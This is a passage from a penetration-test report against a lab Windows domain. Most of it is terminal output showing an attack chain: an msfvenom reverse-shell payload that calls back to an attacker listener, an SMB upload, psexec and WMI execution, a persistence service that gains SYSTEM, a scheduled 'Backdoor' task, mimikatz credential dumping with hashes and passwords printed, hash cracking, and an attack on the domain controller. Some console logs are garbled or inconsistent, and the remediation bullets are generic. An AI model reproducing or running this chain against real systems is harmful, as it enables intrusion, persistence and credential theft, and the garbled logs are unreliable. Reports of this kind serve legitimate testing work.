services.exe              596 Services          0      5,404 K
winlogon.exe              624 Console           1      4,636 K
lsass.exe                 632 Services          0     14,188 K
fontdrvhost.exe            752 Console           1        896 K
fontdrvhost.exe            760 Services          0      1,380 K
svchost.exe                768 Services          0     13,916 K
svchost.exe                856 Services          0      8,084 K
dwm.exe                   944 Console           1     16,324 K
LogonUI.exe                952 Console           1    32,244 K
svchost.exe                444 Services          0     50,580 K
svchost.exe                460 Services          0      7,112 K
svchost.exe                520 Services          0     10,344 K
svchost.exe                728 Services          0     16,936 K
svchost.exe                392 Services          0     18,484 K
svchost.exe                868 Services          0      5,016 K
svchost.exe                1012 Services         0     14,148 K
svchost.exe                1124 Services         0     13,448 K
svchost.exe                1396 Services         0     11,172 K
svchost.exe                1508 Services         0      6,828 K
svchost.exe                1600 Services         0      5,872 K
VSSVC.exe                 1800 Services         0      3,052 K
Memory Compression          1848 Services         0     46,548 K
svchost.exe                1920 Services         0      3,244 K
svchost.exe                2012 Services         0      2,756 K
svchost.exe                2032 Services         0      4,516 K
spoolsv.exe                 1700 Services         0     13,636 K
svchost.exe                2168 Services         0     22,064 K
MsMnEng.exe                 2324 Services         0    115,148 K
```

Remediation:-

- Patch and update the operating system with the latest security patches to mitigate known vulnerabilities.
- Limit the access control to WMI, only authorized users and groups.
- Use firewalls to control WMI traffic.

12. Transferring malicious custom payload into the target machine.**Risk Rating:- High****Description:-**

Initially gaining credentials we use the msfvenom tool to exploit the target system and transfer the malicious custom payload to the target machine.

We created custom payload

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe
```

We tried to gain access to the target machine using smbclient tool and break into the target system, successfully put the custom payload that we created into the target machine, then we used Metasploit framework and used exploit/multi/handler exploit module configuring all the options are that required to use multi/handler/ module.

```
SET LHOST - 172.22.117.100  
SET Payload - windows/meterpreter/reverse_tcp  
SET LPORT - 4444
```

Exploit was successful and the exploit was running in the background, then we used WMI exploit module and set up all the options required for WMI and try to execute the custom payload that we transfer before and successfully gain the meterpreter of the target machine.

We successfully created, transferred, and executed a custom payload on the target machine.

```

File Actions Edit View Help
└─(root㉿kali)-[~]
└─# pwd
/root

└─(root㉿kali)-[~]
└─# cd ~

└─(root㉿kali)-[~]
└─# pwd
/root

└─(root㉿kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

└─(root㉿kali)-[~]
└─# smbclient //172.22.117.20/C$ -U megacorpone/tstark
Enter MEGACORPONE\tstark's password:
Try "help" to get a list of possible commands.
smb: \> ls
$Recycle.Bin          DHS      0  Mon Jan 17 17:27:30 2022
$WinREAgent           DH       0  Tue Oct 19 15:30:59 2021
bootmgr               AHCSR   413738 Sat Dec  7 04:08:37 2019
BOOTNXT               AHS      1  Sat Dec  7 04:08:37 2019
Documents and Settings DHSrn    0  Mon May 10 08:16:44 2021
DumpStack.log.tmp     AHS     8192 Tue Jul 18 15:04:27 2023
pagefile.sys          AHS 1811939328 Tue Jul 18 15:04:27 2023
PerfLogs               D       0  Sat Dec  7 04:14:16 2019
Program Files          DR      0  Mon May 10 10:37:15 2021
Program Files (x86)    DR      0  Thu Nov 19 02:33:53 2020
ProgramData             DHn    0  Tue Jan 18 13:14:54 2022
Recovery               DHSn    0  Mon May 10 08:16:51 2021
shell.exe              A     7168 Tue Jan 18 18:27:18 2022
swapfile.sys           AHS 268435456 Tue Jul 18 15:04:27 2023
System Volume Information DHS    0  Mon May 10 01:19:02 2021
Users                  DR      0  Mon Jan 17 17:24:45 2022
Windows                D       0  Tue Jan 18 18:29:23 2022

33133914 blocks of size 4096. 27065689 blocks available
smb: \> put shell.exe
putting file shell.exe as \shell.exe (18017.6 kb/s) (average 18018.1 kb/s)
smb: \> ls
$Recycle.Bin          DHS      0  Mon Jan 17 17:27:30 2022
$WinREAgent           DH       0  Tue Oct 19 15:30:59 2021
bootmgr               AHCSR   413738 Sat Dec  7 04:08:37 2019
BOOTNXT               AHS      1  Sat Dec  7 04:08:37 2019
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pagefile.sys          AHS 1811939328 Tue Jul 18 15:04:27 2023
PerfLogs               D       0  Sat Dec  7 04:14:16 2019
Program Files          DR      0  Mon May 10 10:37:15 2021
Program Files (x86)    DR      0  Thu Nov 19 02:33:53 2020
ProgramData             DHn    0  Tue Jan 18 13:14:54 2022
Recovery               DHSn    0  Mon May 10 08:16:51 2021
shell.exe              A     73802 Tue Jul 18 15:13:30 2023
swapfile.sys           AHS 268435456 Tue Jul 18 15:04:27 2023
System Volume Information DHS    0  Mon May 10 01:19:02 2021

```

```

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smb: \> put shell.exe
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$WinREAgent                         DH      0  Tue Oct 19 15:30:59 2021
bootmgr                            AHSR    413738 Sat Dec  7 04:08:37 2019
BOOTNXT                             AHS      1  Sat Dec  7 04:08:37 2019
Documents and Settings             DHSrn    0  Mon May 10 08:16:44 2021
DumpStack.log.tmp                  AHS     8192 Tue Jul 18 15:04:27 2023
pagefile.sys                        AHS 1811939328 Tue Jul 18 15:04:27 2023
PerfLogs                            D      0  Sat Dec  7 04:14:16 2019
Program Files                       DR      0  Mon May 10 10:37:15 2021
Program Files (x86)                 DR      0  Thu Nov 19 02:33:53 2020
ProgramData                          DHn      0  Tue Jan 18 13:14:54 2022
Recovery                            DHSn    0  Mon May 10 08:16:51 2021
shell.exe                           A    73802 Tue Jul 18 15:13:30 2023
swapfile.sys                        AHS 268435456 Tue Jul 18 15:04:27 2023
System Volume Information          DHS      0  Mon May 10 01:19:02 2021
Users                               DR      0  Mon Jan 17 17:24:45 2022
Windows                            D      0  Tue Jan 18 18:29:23 2022

            33133914 blocks of size 4096. 27065237 blocks available
smb: \>

```

```

File Actions Edit View Help
[~]# msfconsole
# cowsay++
< metasploit >
\ windows/meterpreter/reverse_tcp LHOST=192.168.25.107 LPORT=4444 -e exec shell.exe
[*] Selected exploit: metasploit/meterpreter/reverse_tcp from the payload
[*] Generating exploit... From the payload
[*] [*] Generating payload

=[ metasploit v6.1.22-dev           ]
+ --=[ 2188 exploits - 1161 auxiliary - 400 post      ]
+ --=[ 596 payloads - 45 encoders - 10 nops       ]
+ --=[ 9 evasion modules - 1 postprocessors      ]

Metasploit tip: Use the edit command to open the
currently active module in your editor
msf6 > search exploit/multi/handler
Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
- --
0 exploit/linux/local/apt_package_manager_persistence 1999-03-09  excellent No     APT Package Manager Persistence
1 auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24  normal Yes    Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
2 exploit/linux/local/bash_profile_persistence 1989-06-08  normal No     Bash Profile Persistence
3 exploit/linux/local/desktop_privilege_escalation 2014-08-07  excellent Yes   Desktop Linux Password Stealer and Privilege Escalation
4 exploit/multi/handler                     manual No     Generic Payload Handler
5 exploit/windows/mssql/mssql_linkcrawler 2000-01-01  great  No     Microsoft SQL Server Database Link Crawling Command Execution
6 exploit/windows/browser/persist_xupload_traversal 2009-09-29  excellent No     Persists XUpload ActiveX MakeHttpRequest Directory Traversal
7 exploit/linux/local/yum_package_manager_persistence 2003-12-17  excellent No     Yum Package Manager Persistence

Interact with a module by name or index. For example info 7, use 7 or use exploit/linux/local/yum_package_manager_persistence

msf6 > use 4
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options
Module options (exploit/multi/handler):
=====
Name  Current Setting Required  Description
- --
Name  Current Setting Required  Description
- --
Payload options (generic/shell_reverse_tcp):
=====
Name  Current Setting Required  Description
- --
LHOST  4444      yes        The listen address (an interface may be specified)
LPORT  4444      yes        The listen port

```

```

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND C:\shell.exe
COMMAND => C:\shell.exe
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options
Module options (auxiliary/scanner/smb/impacket/wmiexec):
Name      Current Setting  Required  Description
_____
COMMAND   C:\shell.exe    yes        The command to execute
OUTPUT     true            yes        Get the output of the executed command
RHOSTS    172.22.117.20   yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
SMBDomain megacorpone    no         The Windows domain to use for authentication
SMBPass   Password!      yes        The password for the specified username
SMBUser   tstar           yes        The username to authenticate as
THREADS   1               yes        The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > run
[-] Msf::OptionValidateError: The following options failed to validate: SMBUser
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options
Module options (auxiliary/scanner/smb/impacket/wmiexec):
Name      Current Setting  Required  Description
_____
COMMAND   C:\shell.exe    yes        The command to execute
OUTPUT     true            yes        Get the output of the executed command
RHOSTS    172.22.117.20   yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
SMBDomain megacorpone    no         The Windows domain to use for authentication
SMBPass   Password!      yes        The password for the specified username
SMBUser   tstar           yes        The username to authenticate as
THREADS   1               yes        The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBUser tstar
SMBUser => tstar
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run
[*] Running for 172.22.117.20 ...
[*] 172.22.117.20 - SMBV3.0 dialect used
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:62629 ) at 2023-07-19 01:03:58 -0400
ls
back
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > session 1
[-] Unknown command: session
msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > 

```

Remediation:-

- Limit the user to privilege to minimum users.
- Patch the Operating system and update security patched in OS.
- Limit the access control
- Configure the firewall to control incoming and outgoing traffic.

13. Privilege Escalation in Windows System.

Risk Rating:- High

Description:-

We tried to escalate the privilege of the compromised target machine using the Metasploit framework windows/local/persistence_service exploit module, we set the required options for the persistence_service module as below:-

Set Session - 1

LHOST - 172.22.117.100

RHOSTS- 172.22.117.20

We successfully escalate the privilege and gain to authority system access.

```

meterpreter > background
[*] Backgrounding session 1...
msf6 auxiliary(scanner/smb/impacket/wmiexec) > search windows/local/persistence_service
[-] No results from search
msf6 auxiliary(scanner/smb/impacket/wmiexec) > search windows/local/persistence_service

Matching Modules
=====
# Name          Disclosure Date Rank    Check  Description
- - - - -      - - - - -      - - - - -
0 exploit/windows/local/persistence_service 2018-10-20   excellent  No    Windows Persistent Service Installer

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/local/persistence_service

msf6 auxiliary(scanner/smb/impacket/wmiexec) > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > options

Module options (exploit/windows/local/persistence_service):
=====
Name       Current Setting  Required  Description
- - - - -      - - - - -      - - - - -
REMOTE_EXE_NAME      no        The remote victim name. Random string as default.
REMOTE_EXE_PATH      no        The remote victim exe path to run. Use temp directory as default.
RETRY_TIME          5         no        The retry time that shell connect failed. 5 seconds as default.
SERVICE_DESCRIPTION      no        The description of service. Random string as default.
SERVICE_NAME          no        The name of service. Random string as default.
SESSION              0        yes      The session to run this module on
BOOTMGR              AHSM     413738  Sat Dec 7 00:00:00 2019
SMBNTRK              AHSM     413738  Sat Dec 7 00:00:00 2019

Payload options (windows/meterpreter/reverse_tcp):
=====
Name       Current Setting  Required  Description
- - - - -      - - - - -      - - - - -
LHOST      172.22.192.192  yes      The listen address (an interface may be specified)
LPORT      4444            yes      The listen port
Recovery          shell.exe      no        The recovery file to run if exploit fails
shell_timeout      7         no        The timeout for the meterpreter session
Exitfunc          process      yes      Exit technique (Accepted: '', seh, thread, process, none)
SESSION              0        yes      The session to run this module on
Exploit target:
=====
Custom Volume Enforcement
  Id  Name
  --  --
  0  Windows

msf6 exploit(windows/local/persistence_service) > set SESSIONS sessions 1
SESSIONS => sessions 1
msf6 exploit(windows/local/persistence_service) > set LHOSTS 172.22.117.100
LHOSTS => 172.22.117.100
msf6 exploit(windows/local/persistence_service) > run

```

```

msf6 auxiliary(scanner/smb/impacket/wmiexec) > use windows/local/persistence_service
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/persistence_service) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Running module against WINDOWS10
[+] Meterpreter service exe written to C:\Users\TSTARKE~1.MEG\AppData\Local\Temp\OKQom.exe
[*] Creating service oFcaBi
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WINDOWS10_20220115.2004/WINDOWS10_20220115
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:61670 ) at 2022-01-15 12:20:05 -

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

Remediation:-

- Identify persistence and look for any suspicious service and schedule tasks.
- Disconnect the compromised system as early as possible.
- Continuous security monitoring and intrusion detection system to identify alerts.

13. Windows Persistence

Risk Rating:- High

Description:-

Previously we gain access to the high privilege system authority account, we performed some tasks to confirm our persistence in the Windows machine, and we created a scheduled backdoor task for the targeted machine that we will execute the payload on the scheduled time.

```
schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
```

We were able to execute the payload and confirm our persistence in the targeted machine.

```
Metasploit tip: View advanced module options with
advanced

msf6 > use /exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):
  Name  Current Setting  Required  Description
  --   --   --   --
Payload options (generic/shell_reverse_tcp):
  Name  Current Setting  Required  Description
  --   --   --   --
  LHOST      yes        The listen address (an interface may be specified)
  LPORT      4444       yes        The listen port

Exploit target:
  Id  Name
  --  --
  0  Wildcard Target

msf6 exploit(multi/handler) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(multi/handler) > set Payload windows/x64/meterpreter/reverse_tcp
Payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 172.22.117.100:4444
msf6 exploit(multi/handler) > back
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):
  Name  Current Setting  Required  Description
  --   --   --   --
  RHOSTS      yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      445         yes        The SMB service port (TCP)
  SERVICE_DESCRIPTION      no        Service description to be used on target for pretty listing
  SERVICE_DISPLAY_NAME      no        The service display name
  SERVICE_NAME      no        The service name
  SMBDomain      .         no        The Windows domain to use for authentication
  SMBPass      no        The password for the specified username
  SMBSHARE      no        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
  SMBUSER      no        The username to authenticate as
```

```

[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):
Name      Current Setting  Required  Description
RHOSTS    172.22.117.20   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445              yes       The SMB service port (TCP)
SERVICE_DESCRIPTION  no        Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME no        The service display name
SERVICE_NAME    no        The service name
SMBDomain     .           no        The Windows domain to use for authentication
SMBPass       Password!    no        The password for the specified username
SMBSHARE      no        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBUser       tstark      no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  thread         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     172.22.117.100  yes       The listen address (an interface may be specified)
LPORT     4445            yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic

msf6 exploit(windows/smb/psexec) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):
Name      Current Setting  Required  Description
RHOSTS    172.22.117.20   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445              yes       The SMB service port (TCP)
SERVICE_DESCRIPTION  no        Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME no        The service display name
SERVICE_NAME    no        The service name
SMBDomain     megacorpone  no        The Windows domain to use for authentication
SMBPass       Password!    no        The password for the specified username
SMBSHARE      no        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBUser       tstark      no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description

```

```

msf6 exploit(windows/smb/psexec) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):
Name      Current Setting  Required  Description
RHOSTS    172.22.117.20   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT     445              yes       The SMB service port (TCP)
SERVICE_DESCRIPTION  no        Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME no        The service display name
SERVICE_NAME    no        The service name
SMBDomain     megacorpone  no        The Windows domain to use for authentication
SMBPass       Password!    no        The password for the specified username
SMBSHARE      no        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBUser       tstark      no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  thread         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     172.22.117.100  yes       The listen address (an interface may be specified)
LPORT     4445            yes       The listen port

Exploit target:
Id  Name
--  --
0   Automatic

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4445
[*] 172.22.117.20:445 - Connecting to the server...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445|megacorpone as user 'tstark' ...
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] 172.22.117.20:445 - Executing the payload ...
[*] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4445 → 172.22.117.20:58876 ) at 2023-07-19 14:54:00 -0400

meterpreter > 

```

```

exit
meterpreter > shell
Process 2704 created.
Channel 3 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\>pwd
pwd
'pwd' is not recognized as an internal or external command,
operable program or batch file.

C:\>cd /windows/system32
cd /windows/system32

C:\Windows\System32>schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
WARNING: Task may not run because /ST is earlier than current time.
ERROR: The trust relationship between this workstation and the primary domain failed.
(39,4):UserId:
C:\Windows\System32>schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
schtasks /create /f /tn Backdoor /SC ONCE /ST 00:00 /TR "C:\shell.exe"
WARNING: Task may not run because /ST is earlier than current time.
SUCCESS: The scheduled task "Backdoor" has successfully been created.

C:\Windows\System32>schtasks /run /tn Backdoor
schtasks /run /tn Backdoor
SUCCESS: Attempted to run the scheduled task "Backdoor".

C:\Windows\System32>

```

Remediations:-

- Terminate malicious process when identify.
- Conduct forensic analysis of the system to identify the extent of the compromised system.
- Set up security monitoring and IDS to identify and respond to any further suspicious activity.

14. Exploit Windows credential dumping

Risk Rating:- High

Description:-

We perform further exploits using Metasploit framework exploit module exploit/windows/smb/psexec for attempting credential dumping to the window target machine. We set all the options required to run this module.

when the psexec exploits were successful, in the meterpreter session we load Kiwi, A kiwi is a tool used for credential dumping and gaining cache of the user's username and password hashes in the targeted Windows machine.

We ran the kiwi command kiwi_cmd lsadump::cache to get the Windows saved password cache, we successfully gain all the passwords and cracked them with John the Ripper password cracking tool.

We cracked the password hashes bbanner:Winter2021

```
[root@kali:~]# msfconsole

[metasploit v6.1.22-dev]
+ --=[ 2188 exploits - 1161 auxiliary - 400 post
+ --=[ 596 payloads - 45 encoders - 10 nops
+ --=[ 9 evasion

Metasploit tip: Save the current environment with the
save command, future console restarts will use this
environment again

msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):
Name      Current Setting  Required  Description
RHOSTS          yes        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           445       yes       The SMB service port (TCP)
SERVICE_DESCRIPTION    no        no        Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME   no        no        The service display name
SERVICE_NAME        no        no        The service name
SMBDomain         .         no        The Windows domain to use for authentication
SMBPass           no        no        The password for the specified username
SMBSHARE          no        no        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBUser           no        no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC     thread       yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         172.29.132.47 yes       The listen address (an interface may be specified)
LPORT          4444       yes       The listen port
```

```
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/smb/psexec) > set SMBPass Password!
SMBPass => Password!
msf6 exploit(windows/smb/psexec) > SMBUser tstark
[-] Unknown command: SMBUser
msf6 exploit(windows/smb/psexec) > set SMBUser tstark
SMBUser => tstark
msf6 exploit(windows/smb/psexec) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):
Name      Current Setting  Required  Description
RHOSTS          172.22.117.20 yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           445       yes        The SMB service port (TCP)
SERVICE_DESCRIPTION    no        no        Service description to be used on target for pretty listing
SERVICE_DISPLAY_NAME   no        no        The service display name
SERVICE_NAME        no        no        The service name
SMBDomain         .         no        The Windows domain to use for authentication
SMBPass           Password!  no        The password for the specified username
SMBSHARE          no        no        The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBUser           tstark    no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC     thread       yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         172.29.132.47 yes       The listen address (an interface may be specified)
LPORT          4444       yes       The listen port

Exploit target:
Id  Name
0  Automatic

msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/smb/psexec) > run
```

```
msf6 exploit(windows/smb/psexec) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:445 - Connecting to the server ...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445|megacorpone as user 'tstark' ...
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] 172.22.117.20:445 - Executing the payload ...
[+] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:58844 ) at 2023-07-20 00:18:14 -0400

meterpreter > 
```

```
meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##      > http://blog.gentilkiwi.com/mimikatz
'## v ##'      Vincent LE TOUX          ( vincent.letoux@gmail.com )
'#####'      > http://pingcastle.com / http://mysmartlogon.com ***/
```

```
meterpreter > creds_all
[*] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
=====
Username   Domain      NTLM           SHA1           DPAPI
WINDOWS10$  MEGACORPONE 09a080f21832ab6710606fa093ae3bc1 16983cb2fd079ab605db936326cae0058bebdd93b
pparker    MEGACORPONE 57912afe60e9274c35672bf520baed61 077083179d12d04f93b2a190959cedea36733186 cddice765bb87589837fd7814f69fac

wdigest credentials
=====
Username   Domain      Password
(null)     (null)     (null)
WINDOWS10$  MEGACORPONE (null)
pparker    MEGACORPONE (null)

kerberos credentials
=====
Username   Domain      Password
(null)     (null)     (null)
WINDOWS10$  megacorpone.local (null)
              d9 06 40 77 40 cf c0 08 bb 00 9d 7d 6d 7a 79 63 a5 32 9f 66 de 70 bd 8f 6c af 8e 91 36 3b 76 df ed ae 9c 37 9a 2a 48 e1 93 64 9a 87 f2 5f 06 0c 4f cd 2d f7 6d 49 d5 c4 a8 f6 96 ab de b7 45 16 d8 54 16 27
              14 5f 1a 82 8a 1a b1 d6 24 e7 e0 f6 3c d8 9c 74 3c 5f 85 b5 8a c9 68 72 33 2a d0 02 fe 68 98 c3 eb f0 5f 52 4c fc f1 dd ea 50 11 b2 70 4e f6 de 4b 6f ee f0 6e 47 02 4b 6d af 68 c2 c1 22 08 0a 81 8a fd 98 b9
              2d 3a 61 ad e7 dc 5d 69 9c b6 61 2f 85 2a 25 4f 96 05 f2 41 12 ac 65 d3 6c e8 88 c2 86 ea 7f 22 41 63 d8 74 98 a9 fa ba f5 b7 eb ea 4b c7 10 d6 5c e4 15 e1 a1 70 26 bd 6e 64 8e c2 af e0 fb 79 9d 6f
              76 23 ea 51 6c 1a fe c2 59 03 19 fa 5b e5 2c 9b 13 10 98 59 60 83 31 5b d8 c4 7b 52 33 d9 5b ba ff cd 09 69

pparker    MEGACORPONE.LOCAL Spring2021 (null)
windows10$ MEGACORPONE.LOCAL (null)

meterpreter > 
```

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
SysKey : 1197da08e9ae7a1a84a39e929702036c

Local name : WINDOWS10 ( S-1-5-21-2395882817-3035617120-3953015024 )
Domain name : MEGACORPONE ( S-1-5-21-1129708524-1666154534-779541012 )
Domain FQDN : megacorpone.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
[00] {46de65ce-2dfb-2544-3691-2047d4f65909} c36e5df9ea31296eea49ba0a56c977e5b1cd8c238b7129a1863969b16b159814

* Iteration is set to default (10240)

[NL$1 - 7/20/2023 12:47:03 AM]
RID : 00000455 (1109)
User : MEGACORPONE\pparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72

[NL$2 - 3/28/2022 10:47:22 AM]
RID : 00000453 (1107)
User : MEGACORPONE\bbanner
MsCacheV2 : 9266b8f89ae43e72f582cd1f9f298ded

[NL$3 - 4/19/2022 10:56:15 AM]
RID : 00000641 (1601)
User : MEGACORPONE\tstark
MsCacheV2 : d84f760da198259002fe86c4e6546f01

meterpreter > ]
```

```
[root@kali ~]# john --format=mscash2 hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 4 candidates buffered for the current salt, minimum 16 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021          (bbanner)
1g 0:00:00:00 DONE 2/3 (2022-01-18 15:07) 2.173g/s 1978p/s 1978c/s 1978C/s 123456..donald
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

Remediation:-

- Analyze network traffic to identify any unusual communication.
- Keep reviewing the privileged accounts and groups.
- Analyze the system logs.

15. Exploit Windows Domain Controller

Risk Rating - High

Description:-

After successfully fully compromising the Windows machine and gaining high privilege, we attempted to exploit Windows Domain Controller IP 172.22.117.10

Using Metasploit framework exploit method windows/local/wmi with all the required options we successfully exploit the domain controller and gain meterpreter session of the Windows domain controller.

Once we gain access to the domain controller we were able to gain system information running command.

```
msf6 exploit(windows/local/wmi) > set RHOSTS 172.22.117.10
RHOSTS => 172.22.117.10
msf6 exploit(windows/local/wmi) > options

Module options (exploit/windows/local/wmi):
Name      Current Setting  Required  Description
---      ---      ---      ---
RHOSTS      172.22.117.10  yes        Target address range or CIDR identifier
ReverseListenerComm      no         The specific communication channel to use for this listener
SESSION      11          yes        The session to run this module on
SMBDomain      megacorpone  no         The Windows domain to use for authentication
SMBPass      Winter2021   no         The password for the specified username
SMBUser      bbanner     no         The username to authenticate as
TIMEOUT      10          yes        Timeout for WMI command in seconds

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
---      ---      ---      ---
EXITFUNC      thread      yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST      172.22.117.100  yes        The listen address (an interface may be specified)
LPORT      4445          yes        The listen port

Exploit target:

Id  Name
--  --
0   Automatic

msf6 exploit(windows/local/wmi) > run
```

```
msf6 exploit(windows/local/wmi) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] [172.22.117.10] Executing payload
[-] [172.22.117.10] Error moving on ... stdapi_fs_delete_file: Operation failed: The process cannot access the file because it is being used by another process.
